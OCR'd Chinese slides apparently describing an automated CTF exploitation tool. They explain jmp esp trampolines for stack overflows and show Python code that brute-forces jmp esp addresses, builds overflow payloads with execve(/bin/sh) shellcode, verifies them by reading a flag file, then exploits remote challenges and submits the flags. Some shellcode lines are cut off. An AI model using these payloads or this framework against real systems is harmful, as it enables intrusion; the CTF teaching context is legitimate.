
- 漏洞利用过程中，由于动态链接库的装载等原因，函数地址可能产生偏移，shellcode在内存中的地址是动态变化的，因此需要exploit在运行时动态定位栈中的shellcode。

攻击原理:

- 利用“ jmp esp ”作为跳板，动态定位shellcode


1) 用内存中任意一“ jmp esp ”的地址覆盖返回地址
2) 函数返回后被重定向去执行内存中jmp esp指令
3) 由于函数返回后ESP指向返回地址后，jmp esp执行后，CPU将到栈区函数返回地址之后的地方取指令执行
4) shellcode的布置。缓冲区前面一段用任意数据填充，把shellcode放在函数返回地址后面。jmp esp执行完就执行shellcode

● 具体实现




```python
def brute_same_binary():

    def brute_one(binary, addr):
        for exp in all_exps: ## 循环爆破

            try:
                payload = exp(addr)
                #print binary, repr(payload)
            except Exception as e:
                print "error", str(e)
                break


            if utils.verify(binary, payload):
                print "brute_one verified:", binary
                flag = utils.get_flag(binary, payload)
                if flag:
                    utils.save_flag(binary, payload, flag)
                else:
                    break

    jmpesplist = get_binary_eips()
    for info in jmpesplist:
        binary, addr = info
        print "try brute one", binary, hex(addr)
        p = Process(target=brute_one, args=(binary, addr))
        p.start()
```

● 暴力匹配




```
def f0(a_jmpesp):
    shellcode = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x5
    ## #execve(/bin/sh)
    payload = ''
    payload += '-1\n'
    payload += 'a'*0x4c
    payload += p32(a_jmpesp)
    payload += shellcode
    return payload

def f1(a_jmpesp):
    shellcode = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x5

    payload = ''
    payload += 'a'*(0x128)
    payload += p32(a_jmpesp)
    payload += shellcode
    payload += '\n'
    payload += '\n'
    return payload
```

○ 本地验证 verify(binary, payload)



```
本地验证payload有效性
"""
def verify(binary, payload):
    from pwn import process
    localfile = '/home/flag.txt'
    cmd = "cat " + localfile + "\n"
    open(localfile, 'w').write(config.flag_example)

    try:
        p = process(binary)
        time.sleep(0.1)
        p.send(payload)
        p.send("\n")
        time.sleep(0.1)
        p.send(cmd)
        time.sleep(0.1)
        content = p.recv(timeout=1)
        print "recv: ", content
        try:
            p.kill()
        except:
            pass

        if content.count(config.flag_example) >= 1: ## .count(string)统计string出现的次数
            return True
        return False
    except Exception as e:
        print "verify exception:", e
        return False
```

□主函数：



```python
def main():
    init()

    download_questions_info()

    check_same_binary()

    submit_flag()

    quick_exploit_before_fuzz()

    fuzz_and_exploit()
```

Review

1.check_same_binary()

根据hash，判断异同

2.brute_same_binary()

以jmp esp为跳板，执行shellcode，构造出payload，对题目暴力溢出


3.verfiy(binary, payload)

本地验证 flag{xxxxx}

4.get_flag(binary, payload)


远程溢出

- save_flag(binary_path, payload, flag)
- submit_flag()



● save_flag(binary_path, payload, flag)

➢ 调用时机：




```
if utils.verify(binary, payload):
    print "brute_one verified:", binary
    flag = utils.get_flag(binary, payload)
    if flag:
        utils.save_flag(binary, payload, flag)
    else:
        break
```

➢ 本地验证之后，对远程溢出获取的**flag**，进行保存

➢ 三个参数
- **binary_path**：程序的路径
- **payload**：验证后的攻击输入
- **flag**：题目**flag**

● save_flag() 代码

- 文件操作
- json格式：
  方便读取




```
def save_flag(binary_path, payload, flag):
    binaryhash = binary_hash(binary_path)
    result_path = os.path.join(os.path.abspath('.'), config.result_file)
    results = dict()
    if os.path.isfile(result_path):
        try:
            results = json.loads(open(result_path).read())
        except Exception as e:
            pass

    if binaryhash not in results:
        results[binaryhash] = dict()

    try:
        results[binaryhash]['payload'] = payload.decode('latin1')
        results[binaryhash]['flag'] = flag
        results[binaryhash]['binary'] = binary_path

        open(result_path, 'wb').write(json.dumps(results))
    except Exception as e:
        print "save flag error: ", str(e)
        pass

    submit_flag_imm(binary_path, flag)
```

- **submit_flag_imm()立即提交**

● submit_flag_imm()

◆ 一旦获取到**flag**，则保存本地，由于规则变更为提交**flag**不受时间频率限制，所以可以立即提交**flag**



